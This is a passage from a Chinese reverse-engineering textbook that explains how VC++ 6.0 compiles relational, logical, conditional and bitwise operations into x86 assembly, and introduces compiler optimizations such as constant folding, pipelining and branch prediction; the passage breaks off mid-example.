关系运算用于判断两者之间的关系，如等于、不等于、大于等于、小于等于、大于和小于，对应的符号分别为“==”、“!=”、“>=”、“<=”、“>”、“<”。关系运算的作用是比较关系运算符左右两边的操作数的值，得出一个判断结果：真或假。

逻辑运算用于判定两个逻辑值之间的依赖关系，如或、与、非，对应的符号有“||”、“&&”、“！”。逻辑运算也是可以组合的，执行顺序和关系运算相同。

（1）或运算：比较运算符 || 左右的语句的结果，如果有一个值为真，则返回真值；如果都为假，则返回假值。

（2）与运算：比较运算符 && 左右的语句的结果，如果有一个值为假，则返回假值；如果都为真值，则返回真值。

（3）非运算：改变运算符！后面的语句的真假结果，如果该语句的结果为真值，则返回假值；如果为假值，则返回真值。

4.2.1 关系运算和条件跳转的对应

在 VC++ 6.0 中，可以利用各种类型的跳转来实现两者间的关系比较，根据比较结果所影响到的标记位来选择对应的条件跳转指令。如何选择条件跳转指令，需要根据两个进行比较的数值所使用到的关系运算，不同的关系运算对应的条件跳转指令也不相同。各种关系对应的条件跳转指令如表 4-1 所示。

表 4-1　条件跳转指令表

指令助记符	检查标记位	说　明
JZ	ZF == 1	等于 0 则跳转
JE	ZF == 1	相等则跳转
JNZ	ZF == 0	不等于 0 则跳转
JNE	ZF == 0	不相等则跳转
JS	SF == 1	符号为负则跳转
JNS	SF == 0	符号为正则跳转
JP/JPE	PF == 1	“1”的个数为偶数则跳转
JNP/JPO	PF == 0	“1”的个数为奇数则跳转
JO	OF == 1	溢出则跳转
JNO	OF == 0	无溢出则跳转
JC	CF == 1	进位则跳转
JB	CF == 1	小于则跳转
JNAE	CF == 1	不大于等于则跳转
JNC	CF == 0	无进位则跳转

（续）

指令助记符	检查标记位	说　明
JNB	CF == 0	不小于则跳转
JAE	CF == 0	大于则跳转
JBE	CF == 1 或 ZF == 1	小于等于则跳转
JNA	CF == 1 或 ZF == 1	不大于则跳转
JNBE	CF == 0 或 ZF == 0	不小于等于则跳转
JA	CF == 0 或 ZF == 0	大于则跳转
JL	SF != OF	小于则跳转
JNGE	SF != OF	不大于等于则跳转
JNL	SF == OF	不小于则跳转
JGE	SF == OF	不大于等于则跳转
JLE	ZF != OF 或 ZF == 1	小于等于则跳转
JNG	ZF != OF 或 ZF == 1	不大于则跳转
JNLE	SF ==OF 且 ZF == 0	不小于等于则跳转
JG	SF ==OF 且 ZF == 0	大于则跳转

在通常情况下，这些条件跳转指令都与 CMP 和 TEST 匹配出现，但条件跳转指令检查的是标记位。因此，在有修改标记位的代码处，也可以根据需要使用条件跳转指令来修改程序流程。

4.2.2 表达式短路

表达式短路通过逻辑与运算和逻辑或运算使语句根据条件在执行时发生中断，从而不予执行后面的语句。如何利用表达式短路来实现语句中断呢？根据逻辑与和逻辑或运算的特性，如果是与运算，当运算符左边的语句块为假值时，则直接返回假值，不执行右边的语句；如果是或运算，当运算符左边的语句块为真值时，直接返回真值，不执行右边的语句块。

利用表达式短路可以实现用递归方式计算累加和。下面我们将进一步学习和理解表达式短路的构成，如代码清单 4-12 所示。

代码清单 4-12　使用逻辑与完成表达式短路

```
// C++ 源码说明：递归函数，用于计算整数累加，nNumber 为累加值
int Accumulation(int nNumber){
   // 当 nNumber 等于 0 时，逻辑与运算符左边的值为假，将不会执行右边语句
   // 形成表达式短路，从而找到递归出口
   nNumber && (nNumber += Accumulation(nNumber - 1));
   return  nNumber;
}
```

```
// C++ 源码与对应汇编代码讲解
int Accumulation(int nNumber){
; 在 Debug 版下添加汇编代码略
// C++ 源码对比，使用 && 运算形成一个可短路语句
nNumber && (nNumber += Accumulation(nNumber - 1));
; 这里为短路模式汇编代码，比较变量 nNumber 是否等于 0
0040BAA8    cmp         dword ptr [ebp+8],0
; 通过 JE 跳转，检查 ZF 标记位等于 1 跳转
0040BAAC    je          Accumulation+35h (0040bac5)
; 跳转失败，进入递归调用
0040BAAE    mov         eax,dword ptr [ebp+8]
; 对变量 nNumber 减 1 后，结果作为参数压栈
0040BAB1    sub         eax,1
0040BAB4    push        eax
; 继续调用自己，形成递归
0040BAB5    call        @ILT+30(Accumulation) (00401023)
0040BABA    add         esp,4
0040BABD    mov         ecx,dword ptr [ebp+8]
0040BAC0    add         ecx,eax
0040BAC2    mov        dword ptr [ebp+8],ecx
// C++ 源码对比，返回变量 nNumber
return  nNumber;
0040BAC5    mov         eax,dword ptr [ebp+8]
}
```

在代码清单 4-12 中，通过递归函数 Accumulation 完成了整数累加和计算。在递归函数的构成中，必须要有一个出口，本示例选择了逻辑运算“&&”来制造递归函数的出口。通过使用 CMP 指令来检查运算符左边的语句是否为假值，根据跳转指令 JE 来决定是否跳过程序流程。当变量 nNumber 为假时，JE 成功跳转，跳过递归函数调用，程序流程将会执行到出口 return 处。

逻辑运算“||”虽然与逻辑运算“&&”有些不同，但它们的构成原理相同，只需稍作修改就可以解决这一类型的问题。修改代码清单 4-12，将逻辑与运算修改为逻辑或运算来实现表达式短路，如代码清单 4-13 所示。

代码清单 4-13 使用逻辑与运算完成表达式短路

```
// C++ 源码说明：递归函数，用于计算整数累加，nNumber 为累加值
int Accumulation(int nNumber){
                  // 当 nNumber 等于 0 时，逻辑或运算符左边的值为真，将不会执行右面语句
                  // 形成表达式短路，从而找到递归出口
                  (nNumber == 0) || (nNumber += Accumulation(nNumber - 1));
                  return  nNumber;
}

// C++ 源码与对应汇编代码讲解
int Accumulation(int nNumber){
; 在 Debug 版下添加汇编代码略
```

```
105:       (nNumber == 0) || (nNumber += Accumulation(nNumber - 1));
; 使用逻辑或运算造成的表达式短路，生成的反汇编代码与使用逻辑与是一样的
00401618   cmp         dword ptr [ebp+8],0
0040161C   je          Accumulation+35h (00401635)
0040161E   mov         eax,dword ptr [ebp+8]
00401621   sub         eax,1
00401624   push        eax
00401625   call        @ILT+30(Accumulation) (00401023)
0040162A   add         esp,4
0040162D   mov         ecx,dword ptr [ebp+8]
00401630   add         ecx,eax
00401632   mov         dword ptr [ebp+8],ecx
106:     return  nNumber;
00401635   mov         eax,dword ptr [ebp+8]
```

通过代码清单 4-13 与代码清单 4-12 的对比发现，VC++ 6.0 会将两种短路表达式编译为相同的汇编代码。虽然使用的逻辑运算符不同，但在两种情况下，运算符左边的语句块都是在与 0 值作比较，而且判定的结果都是等于 0 时不执行运算符右边的语句块，因此就变成了相同的汇编代码。

转换成汇编代码后，通过比较后跳转来实现短路，这种结构实质上就是分支结构。在反汇编代码中是没有表达式短路的，我们能够看到的都是分支结构。分支结构的知识见 5.3 节。

4.2.3 条件表达式

条件表达式也称为三目运算，根据比较表达式 1 得到的结果进行选择。如果是真值，选择执行表达式 2；如果是假值，选择执行表达式 3。语句的构成如下：

表达式 1 ？表达式 2：表达式 3

条件表达式也属于表达式的一种，所以表达式 1、表达式 2、表达式 3 都可以套用到条件表达式中。条件表达式被套用后，其执行顺序依然是由左向右，自内向外。

条件表达式的构成应该是先判断再选择。但是，编译器并不一定会按照这种方式进行编译，当表达式 2 与表达 3 都为常量时，条件表达式可以被优化；而当表达式 2 或表达式 3 中的一个为变量时，条件表达式不可以被优化，会转换成分支结构。当表达式 1 为一个常量值时，编译器会在编译期间得到答案，将不会有条件表达式存在。下面来讨论一下编译器是如何优化，如何避免使用分支结构的。

条件表达式有如下 4 种转换方案：

- 方案 1：表达式 1 为简单比较，而表达式 2 和表达 3 两者的差值等于 1；
- 方案 2：表达式 1 为简单比较，而表达式 2 和表达 3 两者的差值大于 1；
- 方案 3：表达式 1 为复杂比较，而表达式 2 和表达 3 两者的差值大于 1；
- 方案 4：表达式 2 和表达式 3 有一个为变量，于是无优化。

通过反汇编形式对比这 4 种转换方案，找出它们的特性，分析它们之间的区别。方案 1 见代码清单 4-14。

代码清单 4-14　条件表达式——转换方案 1

```
// C++ 源码说明：条件表达式
int Condition(int argc, int n){
// 比较参数 argc 是否等于 5，真值返回 5，假值返回 6
   return argc == 5 ? 5 : 6;
}

// C++ 源码与对应汇编代码讲解
// 略去无关代码，argc 为函数参数
// C++ 源码对比，比较变量 argc，选择返回数据
return argc == 5 ? 5 : 6;
; 清空 eax
00401678    xor         eax,eax
0040167A    cmp         dword ptr [ebp+8], 5
; setne 检查 ZF 标记位，当 ZF == 1，则赋值 al 为 0，反之则赋值 al 为 1
0040167E    setne       al
; 若 argc 等于 5 则 al==0，反之 al == 1，执行这句后，eax 正好为 5 或 6
00401681    add         eax,5
; 略去无关代码
```

代码清单 4-14 利用表达式 2 和表达式 3 之间的差值 1，使用 setne 指令进行平衡。这种情况是三目运算中最为简单的转换方式。当表达式 2 和表达式 3 之间的差值大于 1 后，setne 指令就无法满足要求了，如代码清单 4-15 所示。

代码清单 4-15　条件表达式——转换方案 2

```
// C++ 源码说明：条件表达式
int Condition(int argc, int n){
// 比较参数 argc 是否等于 5，真值返回 4，假值返回 10
   return argc == 5 ? 4 : 10;
}

// C++ 源码与对应汇编代码讲解
int Condition(int argc, int n){
// 略去无关代码，argc 为函数参数
// C++ 源码对比，比较变量 argc，选择返回数据
return argc == 5 ? 4 : 10;
00401678    mov         eax,dword ptr [ebp+8]
0040167B    sub         eax,5
0040167E    neg         eax
00401680    sbb         eax,eax
; 在这个时候，eax 的取值只可能为 0 或者 0xffffffff
00401682    and         eax,6
00401685    add         eax,4
}
```

在代码清单 4-15 中，对于 argc == 5 这种等值比较，VC++ 会使用减法和求补运算来判断其是否为真值，只要 argc 不为 5，在执行 sub 指令后 eax 的值就不为 0；接下来执行 neg

指令，eax的符号位就会发生改变，CF置1。接下来执行借位减法指令sbb eax, eax，等价于eax = eax − eax − CF。当CF位为1时，eax中的值将会为0xFFFFFFFF，否则为0。使用eax与6做位与运算后，如果eax中的数值原来为−1，则结果为6，加4后得到数值10，正好为条件表达式中为假值的选择结果。

当条件表达式中argc == 5为真值时，那么eax中始终为0。用0值与6做位与运算结果还是0，加4后还是4。

总结：

```
; 遇到 sub/neg/sbb 就表明是等值比较了，其判定值为 A
sub          reg, A
neg          reg
sbb          reg, reg
and          reg, B
add          reg, C; 若等值条件成立，其结果为 C，否则为 B+C
```

这样的代码块，可以直接还原为如下形式的高级代码：

```
reg == A ? C : B+C
```

如果表达式2大于表达式3，那么最后加的数字为一个负数。这是由表达式3减去表达式2得到的数值。

当表达式1为一个区间比较时，会使用另一种转换方案，这种方案是前两种方案的结合，如代码清单4-16所示。

代码清单4-16 条件表达式——转换方案3

```
// C++ 源码说明：条件表达式
int Condition(int argc, int n){
   return argc <= 8 ? 4 : 10;
}

// C++ 源码与对应汇编代码讲解
int Condition(int argc, int n) {
// 略去无关代码，argc 为函数参数
// C++ 源码对比，比较变量 argc，选择返回数据
return argc <= 8 ? 4 : 10;
; 清空 eax，与方案 1 类似
00401678    xor          eax,eax
0040167A    cmp          dword ptr [ebp+8],8
; 根据变量与 8 进行比较的结果，使用 setg 指令，当标记位 SF=OF 且 ZF=0 赋值 al 为 1
; 用于检查变量数据是否大于 8，大于则赋值 1
0040167E    setg         al
; 此时 al 中只能为 0 或 1，执行自减操作，eax 中为 0xFFFFFFFF 或 0
00401681    dec          eax
; 使用 al 与 0xFA 做位与运算。eax 中为 0xFFFFFFFA 或 0
; 此数值为表达式 2 减去表达式 3 得到的数值
00401682    and          al,0FAh
```

```
; 由于 eax 只能有两个结果 0xFFFFFFFA (-6) 或 0, 加 0x0A 后结果必然为 4 或 10
00401684    add          eax,0Ah
}
```

代码清单 4-16 使用到了方案 1 的解决办法，通过比较表达式 1，根据结果使用指令 setg 将 al 置 1 或 0, dec 将 eax 转换成 0 或 −1 用于和 0FAh 做位与运算，加上 0Ah 进行结果调整，得到最终结果。方案 3 中的调整数和方案 2 在逻辑上是相反的，它是由表达式 2 减去表达式 3 得到的数值。

总结：

```
先调整 reg 为 0 或者 -1
and          reg, A
add          reg, B
```

遇到这样的代码块，需要重点考察 and 前的指令，以辨别真假逻辑的处理方式。对于上例中 dec reg 这样的指令，之前 reg 只能是 0 或者是 1，因此这里的 dec 其实是对 reg 进行修正，如果原来 reg 为 1，dec 后修正为 0，否则为 0xffffffff，便于其后的 and 运算。这时候要根据 and 前的指令流程分析原来的判定在什么情况下会导致 reg 为 0xffffffff 或者 0，以便于还原。编译器这样做是为了避免产生分支语句。而对于顺序结构，处理器会预读下一条指令，以提高运行效率。

当表达式 2 或表达式 3 中的值为未知数时，就无法使用之前的方案去优化了。编译器会按照常规根据语句流程进行比较和判断，选择对应的表达式，如代码清单 4-17 所示。

代码清单 4-17　条件表达式——无优化使用分支结果

```
// C++ 源码说明：条件表达式
int Condition(int argc, int n){
   // 比较参数 argc，真值返回 8，假值返回 n
   return argc ? 8 : n;
}

// C++ 源码与对应汇编代码讲解
// 略去无关代码，argc 为函数参数 1，n 为函数参数 2
// C++ 源码对比，比较变量 argc，选择返回数据
return argc ? 8 : n;
; 比较变量 argc
00401448    cmp          dword ptr [ebp+8],0
; 使用 JE 跳转，检查变量 argc 是否等于 0，跳转的地址为 0x00401457 处
0040144C    je           Condition+27h (00401457)
; 跳转失败说明操作数 1 为真，将表达式 1 的值（立即数 8）存入临时局部变量 ebp-4 中
0040144E    mov          dword ptr [ebp-4],8
; 跳转到返回值赋值处
00401455    jmp          Condition+2Dh (0040145d)
; 参数 2 的数据存入 eax 中
00401457    mov          eax,dword ptr [ebp+0Ch]
; 由于没有优化，所以显的很烦琐
```

```
0040145A    mov         dword ptr [ebp-4],eax
0040145D    mov         eax,dword ptr [ebp-4]
}
; 略去无关代码
00401466    ret
```

分析代码清单 4-17 中的汇编代码发现，条件表达式最后转换的汇编代码与分支结构的表现形式非常相似，它的判断比较与代码清单 4-13 中的表达式短路很类似。实际上，在经过 O2 选项优化后的 Release 版中，这些代码都会被编译为分支结构，详细讲解见 5.3 节。

4.3 位运算

二进制数据的运算称为位运算，位运算操作符有：

- "<<"：左移运算，最高位左移到 CF 中，最低位补零。
- ">>"：右移运算，最高位不变，最低位右移到 CF 中。
- "|"：位或运算，在两个数的相同位上，只要有一个为 1，则结果为 1。
- " &"：位与运算，在两个数的相同位上，只有同时为 1 时，结果才为 1。
- " ^"：异或运算，在两个数的相同位上，当两个值相同时为 0，不同时为 1。
- " ~"：取反运算，将操作数每一位上的 1 变 0，0 变 1。

位运算在程序算法中被大量使用，如不可逆算法 MD5，就是通过大量位运算来完成的。如何使一个数不可逆转呢？利用位运算就可以达到目的，如 x & 0 结果为 0，而根据结果，是不可以逆推 x 的值的。由于大多数位运算会导致数据信息的丢失（取反 ~ 和异或 ^ 可以反推），因此，在知道原算法的前提下，使用逆转算法是无法计算出原数据的。在算术运算中，编译器会将各种运算转换成位运算，因此掌握位运算对于学会算法识别是一件非常重要的事。在 VC++ 6.0 中，位运算符号又是如何转换成汇编代码的呢？请看代码清单 4-18。

代码清单 4-18 位运算——Debug 版

```
// C++ 源码说明：位运算
int BitOperation(int argc){
                    // 将变量 argc 左移 3 位
                    argc = argc << 3;
// 将变量 argc 右移 5 位
                    argc = argc >> 5;
// 将变量 argc 与 0xFFFF0000 做位或运算
                    argc = argc | 0xFFFF0000;
// 将变量 argc 与 0x0000FFFF 做位与运算
                    argc = argc & 0x0000FFFF;
// 将变量 argc 与 0x FFFF0000 做异或运算
                    argc = argc ^ 0xFFFF0000;
// 对变量 argc 按位取反
                    argc = ~argc;
// 返回 argc
```

```
                return argc;
}
// C++ 源码与对应汇编代码讲解
// C++ 源码对比，左移运算 3 次
argc = argc << 3;
00401498   mov          eax,dword ptr [ebp+8]
; 左移运算对应汇编指令 SHL
0040149B   shl          eax,3
0040149E   mov          dword ptr [ebp+8],eax
// C++ 源码对比，右移运算 5
argc = argc >> 5;
004014A1   mov          ecx,dword ptr [ebp+8]
; 右移运算对应汇编指令 SAR
004014A4   sar          ecx,5
004014A7   mov          dword ptr [ebp+8],ecx
// C++ 源码对比，位或运算，变量 argc 低 16 位不变，高 16 位设置为 1
argc = argc | 0xFFFF0000;
004014AA   mov          edx,dword ptr [ebp+8]
; 位或运算对应汇编指令 OR
004014AD   or           edx,0FFFF0000h
004014B3   mov          dword ptr [ebp+8],edx
// C++ 源码对比，将变量 argc 低 16 位清 0，高位不变
argc = argc & 0xFFFF0000;
004014B6   mov          eax,dword ptr [ebp+8]
; 位与运算对应汇编指令 AND
004014B9   and          eax, 0FFFFh
004014BE   mov          dword ptr [ebp+8],eax
// C++ 源码对比，对变量 argc 做异或运算
argc = argc ^ 0xFFFF0000;
004014C1   mov          ecx,dword ptr [ebp+8]
; 异或运算对应汇编指令 XOR
004014C4   xor          ecx,0FFFF0000h
004014CA   mov          dword ptr [ebp+8],ecx
// C++ 源码对比，将 argc 按位取反
argc = ~argc;
004014CD   mov          edx,dword ptr [ebp+8]
; 取反运算对应汇编指令 NOT
004014D0   not          edx
004014D2   mov          dword ptr [ebp+8],edx
```

代码清单 4-18 演示了有符号数的移位运算，对于无符号数而言，转换的位移指令将会发生转变，如代码清单 4-19 所示。

代码清单 4-19 无符号数位移——Debug 版

```
// C++ 源码说明：无符号数位移
int BitOperation(int argc)
{
                unsigned int nVar = argc;
```

```
                    nVar <<= 3;
                    nVar >>= 5;
}

// C++源码与对应汇编代码讲解
unsigned int nVar = argc;
004016C8    mov         eax,dword ptr [ebp+8]
004016CB    mov         dword ptr [ebp-4],eax
// C++源码对比，对变量nVar左移3位
nVar <<= 3;
004016CE    mov         ecx,dword ptr [ebp-4]
; 和有符号数左移一样
004016D1    shl         ecx,3
004016D4    mov         dword ptr [ebp-4],ecx
// C++源码对比，对变量nVar右移5位
nVar >>= 5;
004016D7    mov         edx,dword ptr [ebp-4]
; 使用shr进行右移位，最高位补0，最低位进CF
004016DA    shr         edx,5
004016DD    mov         dword ptr [ebp-4],edx
```

在代码清单4-19中，对于左移运算而言，无符号数和有符号数的移位操作是一样的，都不需要考虑到符号位。但右移运算则有变化，有符号数对应的指令为sar，可以保留符号位；无符号数不需要符号位，所以直接使用shr将最高位补0。

4.4 编译器使用的优化技巧

本节将讨论基于Pentium微处理器的优化技术。由于代码优化技术博大精深，已成为另外一门学科，其知识体系和本书所讨论的软件逆向分析也不一样，所以本书只对此技术做一些有针对性的讲解。如果大家对这方面的技术有兴趣，可阅读笔者推荐的著作：

- 《Modern Compiler Implementation in C》（作者：Andrew W.Appel, Maia Ginsburg）
  此书从编译器实现的角度讲解了代码优化的理论知识和具体方法；
- 《Code Optimization:Effective Memory Usage》（作者：Kaspersky）
  此书从实际工作的角度介绍了如何检查定位目标的低效代码位置，以及调整优化的方法。

所谓代码优化，是指为了达到某一种优化目的对程序代码进行变换。这样的变换有一个原则：变换前和变换后等价（不改变程序的运行结果）。

就优化目的而论，代码优化一般有四个方向：

- 执行速度优化；
- 内存存储空间优化；
- 磁盘存储空间优化；
- 编译时间优化（别诧异，大型软件编译一次需要好几个小时是常事）。

如今，计算机的存储空间都不小，因此常见的优化都是以执行速度的优化为主，这里也仅以速度优化为主展开讨论。编译器的工作过程中可以分为几个阶段：预处理→词法分析→语法分析→语义分析→中间代码生成→目标代码生成。其中，优化的机会一般存在于中间代码生成和目标代码生成这两个阶段。尤其是在中间代码生成阶段所做的优化，这类优化不具备设备相关性，在不同的硬件环境中都能通用，因此编译器设计者广泛采用这类办法。

常见的与设备无关的优化方案有以下几种。

- 常量折叠

示例如下：

```
x = 1 + 2;
```

1 和 2 都是常量，结果可以预见，必然是 3，因此没必要产生加法指令，直接生成 x = 3; 即可。

- 常量传播

接上例，其后代码为 y = x + 3; 由于上例最后生成了 x = 3;，其结果还是可以预见的，所以直接生成 y = 6; 即可。

- 减少变量

示例如下：

```
x = i*2;
y = j*2;
if(x > y) // 其后再也没有引用x、y
{
....
}
```

这时对 x、y 的比较等价于对 i、j 的比较，可以去掉 x、y，直接生成 if(i > j)。

- 公共表达式

示例如下：

```
x = i * 2;
y = i * 2;
```

这时 i * 2 被称为公共表达式，可以归并为一个，如下：

```
x = i * 2;
y = x;
```

- 复写传播

类似于常量传播，但是目标变成了变量，示例如下：

```
x = a;
......
y = x+c;
```

如果省略号表示的代码中没有修改变量 x，则可以直接用变量 a 代替 x：

```
y = a + c;
```

❑ 剪去不可达分支（剪支优化）

示例如下：

```
if( 1 > 2) // 条件永远为假
{
…
}
```

由于 if 作用域内的代码内容永远不可能被执行，因此整个 if 代码块没有存在的理由。

❑ 顺序语句代替分支

请参考 4.2.3 小节中条件表达式的优化。

❑ 强度削弱

用加法或者移位代替乘法，用乘法或者移位代替除法，请参考 4.1.1 小节中关于乘除法的优化。

❑ 数学变换

以下表达式都是代数恒等式：

```
x = a + 0;
x = a - 0;
x = a * 1;
x = a / 1;
```

因此，不会产生运算指令，直接输入 x = a; 即可。

下面这个表达式稍复杂一点：

```
x = a * y + b * y;// 等价于x = (a+b) * y;
```

这样只需一次加法一次乘法即可。

❑ 代码外提

这类优化一般存在于循环中，如下面的代码所示：

```
while(x > y/2)
{
… // 循环体内没有修改 y 值
}
```

以上代码不必在每次判定循环条件时都做一次除法，可以进行如下优化：

```
t = y / 2;
while(x > t)
…
```

在实际分析过程中，很可能会组合应用以上优化方案，读者应先建立优化方案的概念，

以后遇到各类方案的组合时用心琢磨体会即可。

以上是中间代码生成阶段的各类优化方案，下面我们讨论目标代码生成阶段的各类优化方案。生成目标代码，也就是二进制代码，是和设备有关的。这里讨论的是基于32位Pentium微处理器的优化。

目标代码生成阶段有以下几种优化方案：

- 流水线优化
- 分支优化
- 高速缓存（cache）优化

下面逐一介绍以上三种优化方案。

流水线技术的由来（摘自百度百科）

从前，在英格兰北部的一个小镇上，有一个名叫艾薇的人开的炸鱼和油煎土豆片商店。在店里面，每位顾客需要排队才能点他（她）要的食物（比如油炸鳕鱼，油煎土豆片，豌豆糊和一杯茶），然后等着盘子装满后坐下来进餐。

艾薇店里的油煎土豆片是小镇中最好的，在每个集市日的中午，长长的队伍都会排出商店。所以，当隔壁的木器店关门时，艾薇就把它租了.

没办法再另外增加服务台了，后来艾薇想出了一个聪明的办法。把柜台加长，艾薇，伯特，狄俄尼索斯和玛丽站成一排。顾客进来时，艾薇先给他们一个盛着鳕鱼的盘子，然后伯特加上油煎土豆片，狄俄尼索斯再盛上豌豆糊，最后玛丽倒茶并收钱。顾客们不停地走动，一位顾客拿到豌豆糊的同时，他后面的已经拿到了油煎土豆片，再后面的一个已经拿到了鳕鱼。一些村民不吃豌豆糊，但这没关系，他们也能从狄俄尼索斯那里得个笑脸。

这样一来队伍变短了，不久以后，艾薇买下了对面的商店又增加了更多的餐位。这就是流水线。将那些具有重复性的工作分割成几个串行部分，使工作能在工人们中间移动，每个熟练工人只需要依次将自己那部分工作做好就可以了。虽然每位顾客等待服务的总时间没变，但是同时接受服务的顾客有四个，这样在集市日的午餐时段里能够照顾的顾客数增加了三倍。

4.4.1 流水线优化规则

1. 指令的工作流程

1）取指令

CPU从高速缓存或内存中取机器码。

2）指令译码

分析指令的长度、功能和寻址方式。

3）按寻址方式确定操作数

指令的操作数可以是寄存器、内存单元或者立即数（包含在完整指令中），如果操作数在内存单元里，这一步就要计算出有效地址（Effective Address，EA）。

4）取操作数

按操作数存放的位置获得数值，并存放在临时寄存器中。

5）执行指令

由控制单元（Control Unit，CU）或者计算单元（Arithmetic Logic Unit，ALU）执行指令规定的操作。

6）存放计算结果

其中步骤1）、2）、5）是必须的，其他步骤视指令功能而定，比如，控制类指令NOP没有操作数，步骤3）、4）、6）也就没有了。

下面举例说明一个完整的指令流程。

```
比如执行指令：              add eax,dword ptr ds:[ebx+40DA44]
对应的机器代码是：          0383  44DA4000
```

注意，Intel处理器是以小尾方式排列的，数据的高位对应内存的高地址，低位对应内存的低地址。

第1步，取指令，得到第1个十六进制字节：0x03，并且eip加1。

第2步，译码得知这个指令是个加法，但是信息不够，先把上次取到的机器码放入处理器的指令队列缓存中。

第3步，取指令，得到第2个十六进制字节：0x83。机器码放入处理器的指令队列缓存中，eip加1。

第4步，译码得知这个指令是寄存器相对寻址方式的加法，而且参与寻址的寄存器是ebx，存放目标是eax，其后还跟着4字节的偏移量，这样指令长度也确定了。机器码放入处理器的指令队列缓存中。

第5步[①]，取地址，得到第3个十六进制字节：0x44，这是指令中包含的4字节地址偏移量信息的第1个字节，先放入内部暂存器；同时ebx的值保存到ALU，准备计算有效地址，eip加1。

第6步，取指令，得到第4个十六进制字节：0xDA，先放入内部暂存器，eip加1。

第7步，取指令，得到第5个十六进制字节：0x40，先放入内部暂存器，eip加1。

第8步，取指令，得到第6个十六进制字节：0x00，先放入内部暂存器，eip加1。

第9步，此时4字节偏移量全部到位，ALU中也保留了ebx的值，于是开始计算有效地址。

第10步，将eax的值传送到ALU；调度内存管理单元（MMU），得到内存单元中的值，将其传送到ALU，并计算结果。

第11步，按指令要求，将计算结果存回eax中。

---

① 对于CISC指令集，指令长度是可变的，所以CPU工作时需要按字节取得指令，然后译码。如果译码后得知后面是地址，可以实现直接以4字节的方式取地址。但是，如果这样，又会导致流水线工作处于等待状态，因为只有在译码后才能取得后面的内容。因此，不同的CPU设计结构解决这个问题的方式都可能不一样。

2. 什么是流水线

由于每条指令的工作流程都是由取指令、译码、执行、回写等步骤构成的，所以处理器厂商设计了多流水线结构，也就是说，在A流水线处理的过程中，B流水线可以提前对下一条指令做处理。我们先来看下面的例子：

```
004010AA          mov eax, 92492493h
004010AF          add esp, 8
```

执行这段代码，不具备流水线的处理器先读取004010AA处的二进制指令，然后开始译码等操作，这一系列工作的每一步都是需要时间的，比如取指令，内存管理单元开始工作，其他部件闲置等待，等拿到了指令才进行下一步工作。于是，为了提高效率，Intel公司从486开始就引入了流水线的机制。

引入流水线机制以后，在第一条流水线执行mov eax, 92492493h的过程中，第二条流水线就可以开始对004010AF进行读取和译码了。这样就可以并行处理了，从而提高了处理器的工作效率。

对于流水线的设计，不同的厂商有不同的设计理念。比如Intel的长流水线设计，把每条指令划分出很多阶段（执行步骤），使得每个步骤的工作内容都很简单，从而容易设计电路，加快工作频率，因此Intel的处理器的主频较高。但是这样也有缺点，举例说明，如果执行的指令变成如下所示：

```
00401063          jmp [00401000h]
00401069          add esp, 8
```

那么，按长流水线设计的处理器使A流水线先取得00401063的指令，然后开始译码等步骤，这时候B流水线开始工作，按部就班去00401069处取指令，也开始译码等步骤。当A流水线译码完成，知道这是个jmp指令，意识到B流水线取指令错误了，需要立刻停止B流水线的工作，定位新地址，从取指令开始重新工作，有些时候甚至需要回滚操作，清除掉B流水线执行错误带来的影响（流水线冲洗）。由于长流水线设计步骤较多，会导致发生错误后损失较大。

相对Intel的长流水线设计，AMD的设计理念是多流水线设计，也就是说为每条指令划分的工作阶段少，但是流水线数量较多。这样一来，并行程度更高了，而且由于流水线的工作步骤少，弥补错误会更及时，错误的影响也较少。当然也有缺点，同样的指令，由于划分的工作阶段少，每个阶段做的事情多，电路设计也就较为复杂，主频也会受到限制，同时由于流水线数量较多，处理器对流水线的管理成本也增大了。

3. 注意事项

明白流水线的设计初衷以后，我们来探讨一下影响流水线工作的一些禁忌，以及编译器在这方面的工作。

- 指令相关性

对于顺序安排的两条指令，后一条指令的执行依赖前一条指令的硬件资源，这样的情况就是指令相关，如下面的代码所示：

```
add edx, esi
sar edx, 2
```

由于以上两条代码都需要访问并设置 edx，因此只能在执行完 add edx, esi 后才能执行 sar edx, 2。这样的情况会存在寄存器的争用，影响并行效率，应尽量避免。

- 地址相关性

对于顺序安排的两条指令，前一条指令需要访问并回写到某一地址上，而后一条指令也需要访问这一地址，这样的情况就是地址相关，如下面的代码所示：

```
add [00401234], esi
mov eax, [00401234]
```

由于第一条指令计算并回写到 [00401234]，而第二条指令也需要访问 [00401234]，形成了对内存地址的争用，因此只能在第一条指令操作完成后再去执行第二条语句，这同样影响了并行效率，应尽量避免。

由 VC++ 的 O2 选项生成的代码会考虑流水线执行的工作方式，如以下代码所示：

```
.text:0040101F      push eax
.text:00401020      push offset aNvarone2D ; "nVarOne / 2 = %d"
.text:00401025      call _printf
.text:0040102A      mov eax, 92492493h
.text:0040102F      add esp, 8
.text:00401032      imul esi
.text:00401034      add edx, esi
.text:00401036      sar edx, 2
.text:00401039      mov eax, edx
.text:0040103B      shr eax, 1Fh
.text:0040103E      add edx, eax
```

.text:00401025 处的 call _printf 是 C 语言的调用方式，由调用方恢复栈顶，其恢复栈顶的指令是 .text:0040102F 处的 add esp, 8，中间有 mov eax, 92492493h 指令，这里就是典型的流水线优化。因为 mov eax, 92492493h 和 .text:00401032 处的 imul esi 存在指令相关性，mov eax，92492493h 需要设置 eax，而 imul 指令也是把计算结果的低位设置到 eax。由于存在寄存器争用的问题，这两条指令是无法并行的，因此，编译器在不影响程序结果的前提下，将 mov eax, 92492493h 安排到 add esp, 8 之上了，这两者没有任何相关性，能同时执行。但是，流水线优化的前提条件是不影响计算结果，请看 .text:00401034 处的 add edx, esi 和 .text:00401036 处的 sar edx, 2 这两条指令，都需要设置 edx，所以无法并行，为了保证计算结果的正确，不能改变执行顺序，编译器只能放弃流水线优化了。

4.4.2　分支优化规则

引入流水线工作机制以后，为了配合流水线工作，处理器增加了一个分支目标缓冲器（Branch Target Buffer）。在流水线工作模式下，如果遇到分支结构，就可以利用分支目标缓冲器预测并读取指令的目标地址。分支目标缓冲器在程序运行时将动态记录和调整转移指令的目标地址，可以记录多个地址，对其进行表格化管理。当发生转移时，如果分支目标缓冲器中有记录，下一条指令在取指令阶段就会将其作为目标地址。如果记录地址等于实际目标地址，则并行成功；如果记录地址不等于实际目标地址，则流水线被冲洗。同一个分支，多次预测失败，则更新记录的目标地址。因此，分支预测属于“经验主义”或“机会主义”，会存在一定的误测。

基于上述原因，大家以后在编写多重循环时应该把大循环放到内层，这样可以增加分支预测的准确度，如下面的示例所示：

```
for (int i = 0; i < 10; i++){
    // 下面每次循环会预测成功 9999 次
    // 第 1 次没有预测，最后退出循环时预测失败 1 次
    // 这样的过程重复 10 次
